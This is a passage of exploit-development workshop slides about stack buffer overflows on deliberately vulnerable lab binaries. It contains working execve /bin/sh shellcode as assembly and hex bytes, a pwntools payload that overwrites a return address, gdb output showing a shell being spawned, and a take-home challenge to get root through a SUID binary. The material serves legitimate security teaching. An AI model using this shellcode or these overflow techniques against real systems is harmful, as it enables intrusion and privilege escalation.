7 buf = "A" * 88      # padding
8 buf += pwn.p64(ret) # overwrite saved return address
9
10 open("in.txt", "w").write(buf)
11
```

# Hijacking execution

- ▶ It works!
- ▶ We have control of the binary, now what?

```
0x40059a <vuln+52>    mov    eax, 0
0x40059f <vuln+57>    leave 
▶ 0x4005a0 <vuln+58>    ret     <0x7fffffff220>
```



# Shellcode

- ▶ Shellcode are a set of instructions we can inject into the memory of the running process
- ▶ Written in assembly
- ▶ Traditionally used to spawn a shell; hence the name
- ▶ But really you can make it do whatever you want as long as
  - ▶ You have enough space on the buffer
  - ▶ You're not limited to certain characters

# execve shellcode

```
1 ; execve_1.asm
2
3 global _start
4 section .text
5
6 _start:
7     mov rbx, 0x68732f2f6e69622f ; /bin//sh
8     mov rax, 0                 ; null terminator for /bin/sh
9
10    ; stack is now: /bin//sh\x00
11    push rax
12    push rbx
13
14    ; set rdi to a pointer to /bin//sh\x00
15    push rsp
16    pop rdi
17
18    ; set second and third params for sys_execve
19    mov rsi, 0
20    mov rdx, 0
21
22    ; call sys_execve
23    mov rax, 0x3b
24    syscall
25
```

# execve shellcode

- ▶ execve expects three parameters
  - ▶ rax = 0x3b
  - ▶ rdi = char \*command
  - ▶ rsi = NULL
  - ▶ rdx = NULL

# execve shellcode

- ▶ Use objdump to dump the bytes in the resulting executable
- ▶ This is our shellcode

```
dc416@exploitdev:~/workshop/shellcode$ objdump -d -M intel execve_1

execve_1:      file format elf64-x86-64

Disassembly of section .text:

0000000000400080 <_start>:
400080: 48 bb 2f 62 69 6e 2f          movabs rbx,0x68732f2f6e69622f
400087: 2f 73 68
40008a: b8 00 00 00 00          mov    eax,0x0
40008f: 50                      push   rax
400090: 53                      push   rbx
400091: 54                      push   rsp
400092: 5f                      pop    rdi
400093: be 00 00 00 00          mov    esi,0x0
400098: ba 00 00 00 00          mov    edx,0x0
40009d: b8 3b 00 00 00          mov    eax,0x3b
4000a2: 0f 05                  syscall
```

# execve shellcode

- ▶ The resulting shellcode is 36 bytes
- ▶ However it is full of NULL bytes. Why is this a problem?

```
4 shellcode_1 = (  
5     "\x48\xbb\x2f\x62\x69\x6e\x2f"  
6     "\x2f\x73\x68\xb8\x00\x00\x00"  
7     "\x00\x50\x53\x54\x5f\xbe\x00"  
8     "\x00\x00\x00\xba\x00\x00\x00"  
9     "\x00\xb8\x3b\x00\x00\x00\x0f\x05"  
10 )
```

# execve shellcode improved

```
1 ; execve_2.asm
2
3 global _start
4 section .text
5
6 _start:
7     mov rbx, 0x68732f2f6e69622f ; /bin//sh
8     xor rax, rax                 ; null terminator for /bin//sh
9
10    ; stack is now: /bin//sh\x00
11    push rax
12    push rbx
13
14    ; set rdi to a pointer to /bin//sh\x00
15    push rsp
16    pop rdi
17
18    ; set second and third params for sys_execve
19    xor rsi, rsi
20    xor rdx, rdx
21
22    ; call sys_execve
23    mov al, 0x3b
24    syscall
25
```

# execve shellcode improved

- ▶ The resulting shellcode is 27 bytes; 9 bytes smaller than the first version
- ▶ No NULL bytes

```
12 shellcode_2 = (  
13     "\x48\xbb\x2f\x62\x69\x6e\x2f"  
14     "\x2f\x73\x68\x48\x31\xc0\x50"  
15     "\x53\x54\x5f\x48\x31\xf6\x48"  
16     "\x31\xd2\xb0\x3b\x0f\x05"  
17 )
```

# Using pwntools for shellcode

- ▶ Another option is to use pwntool's shellcraft module
- ▶ Includes execve, bind shell, reverse shell, etc  
<http://docs.pwntools.com/en/stable/shellcraft/amd64.html>

```
1 #!/usr/bin/env python
2
3 import pwn
4 pwn.context.arch = "amd64"
5 shellcode = pwn.asm(pwn.shellcraft.linux.sh())
6
```



# Let's see it in action!

Update the script and pop a shell

# Popping a shell

- ▶ Update the script to include the shellcode (either one)
- ▶ We can see that vuln() will return into the shellcode

```
[-----DISASM-----]
► 0x4005a0      <vuln+58>    ret     <0x7fffffff220>
↓
0x7fffffff220      movabs rbx, 0x68732f2f6e69622f
0x7fffffff22a      mov     eax, 0
0x7fffffff22f      push    rax
0x7fffffff230      push    rbx
0x7fffffff231      push    rsp
0x7fffffff232      pop     rdi
0x7fffffff233      mov     esi, 0
0x7fffffff238      mov     edx, 0
0x7fffffff23d      mov     eax, 0x3b
0x7fffffff242      syscall
```

# Popping a shell


- ▶ Continue execution and we can see that it spawns a shell
- ▶ Win! Now try it outside gdb. What happens?

```
pwndbg> c
Continuing.
process 21673 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Inferior 1 (process 21673) exited normally]
```

# Popping a shell

- ▶ We need to keep stdin open by using:
  - ▶ `cat in.txt - | ./vuln01`

```
dc416@exploitdev:~/workshop/vuln01$ cat in.txt | ./vuln01
Address: 0xfffffffffe260
dc416@exploitdev:~/workshop/vuln01$ cat in.txt - | ./vuln01
Address: 0xfffffffffe260
whoami
dc416
```



# vuln02

Reverse engineering and exploitation



# Reverse engineering

- ▶ Disassemble and analyze the workings of a program to determine what it does
- ▶ Used when we don't have the source code
- ▶ Some applications include
  - ▶ Understanding proprietary software
  - ▶ Malware analysis
  - ▶ Cracking software
  - ▶ Vulnerability analysis

# Common tools for reverse engineering ELF binaries

- ▶ Disassemblers
  - ▶ IDA Pro
  - ▶ Binary Ninja
  - ▶ radare2
  - ▶ Hopper
- ▶ Other
  - ▶ objdump
  - ▶ strace
  - ▶ xxd
  - ▶ gdb

# vuln02

- ▶ The source code for vuln02 isn't provided, so we need to reverse engineer it to determine what it does and how to exploit it
- ▶ Steps:
  - ▶ Study program's behavior
  - ▶ Analyze functions
  - ▶ Look for strings
  - ▶ Analyze control flow graph
  - ▶ Determine how to reach vulnerable function



Let's see it in action!

Hands on with IDA Pro 7

# Condition statements

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_10= qword ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub    rsp, 10h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     rax, [rbp+var_10]
add    rax, 8
mov     rax, [rax]
movzx   eax, byte ptr [rax]
cmp    al, 73h
jz      short loc_40062D
```

# CMP and Jump

- ▶ CMP compares operand 1 and operand 2 by subtracting operand 2 from operand 1
- ▶ The result of the operation will set certain flags in the FLAGS register
- ▶ Jump instructions follows CMP and branches execution based on the state of certain flags
- ▶ `cmp rax, rbx`
  - ▶ `jz 0x40062d` : jump to 0x40062d if `rax == rbx`
  - ▶ `jg 0x40062d` : jump to 0x40062d if `rax > rbx`
  - ▶ `jle 0x40062d` : jump to 0x40062d if `rax <= rbx`
- ▶ See <http://unixwiz.net/techtips/x86-jumps.html>

# FLAGS

- ▶ Status register
- ▶ Flags:
  - ▶ AF : Adjust
  - ▶ CF : Carry
  - ▶ DF : Direction
  - ▶ IF : Interruption
  - ▶ OF : Overflow
  - ▶ PF : Parity
  - ▶ SF : Sign
  - ▶ ZF : Zero
- ▶ Reference:  
[https://en.wikibooks.org/wiki/X86\\_Assembly/X86\\_Architecture#EFLAGS\\_Register](https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture#EFLAGS_Register)

# Analyzing vuln02

- ▶ vuln() is vulnerable to a buffer overflow; how do we get to it?
- ▶ What are the checks that need to pass in main() to get to vuln()?
- ▶ Do we need shellcode to get a shell once we get to vuln()?

# Exploiting vuln02

- ▶ vuln02 takes a command line parameter **s3cr3t** in order to get to vuln()
- ▶ The saved return pointer in vuln() can be overwritten at offset 40
- ▶ Overwrite it with the address of win() which in turn calls system("/bin/sh")
- ▶ Need to keep stdin open again during exploitation
  - ▶ `cat in.txt - | ./vuln02 s3cr3t`



# Protecting against stack buffer overflows

# Making things harder for the hacker

- ▶ Address Space Layout Randomization (ASLR)
  - ▶ Randomizes addresses on the stack, heap, and libraries
  - ▶ Attacker can no longer jump to shellcode on the stack
- ▶ No-Execute (NX)
  - ▶ Stack and heap are no longer executable
  - ▶ Even if attacker manages to guess the address of shellcode in the heap, it won't execute
- ▶ Stack canaries
  - ▶ 64-bit value that sits before saved frame pointer
  - ▶ The original canary value is saved, and checked with the current value before function returns
  - ▶ If it's different, the program terminates

# Bypassing mitigations

- ▶ Leaking stack or libc addresses
- ▶ Brute forcing or leaking stack canaries
- ▶ Returning to functions in libc
- ▶ Return Oriented Programming (ROP)



# Rooting the VM

A take home challenge!


# vuln03 and rootme

- ▶ /home/dc416/workshop/vuln03 contains vuln03 and rootme
- ▶ They are the same binaries except rootme is SUID root
- ▶ Use what you've learned to analyze vuln03 and try to exploit it
- ▶ Use your exploit against rootme to get a rootshell
- ▶ Good luck!



# Links

- ▶ Docker container I made for binary exploitation and reverse engineering <https://github.com/superkojiman/pwnbox>
- ▶ Documentation for pwntools <https://docs.pwntools.com/en/stable/>
- ▶ x64 instruction set reference <http://www.felixcloutier.com/x86/>
- ▶ Shellcode repository <http://shell-storm.org/shellcode/>
- ▶ GDB user manual <https://sourceware.org/gdb/current/onlinedocs/gdb/>



THANKS FOR  
PLAYING!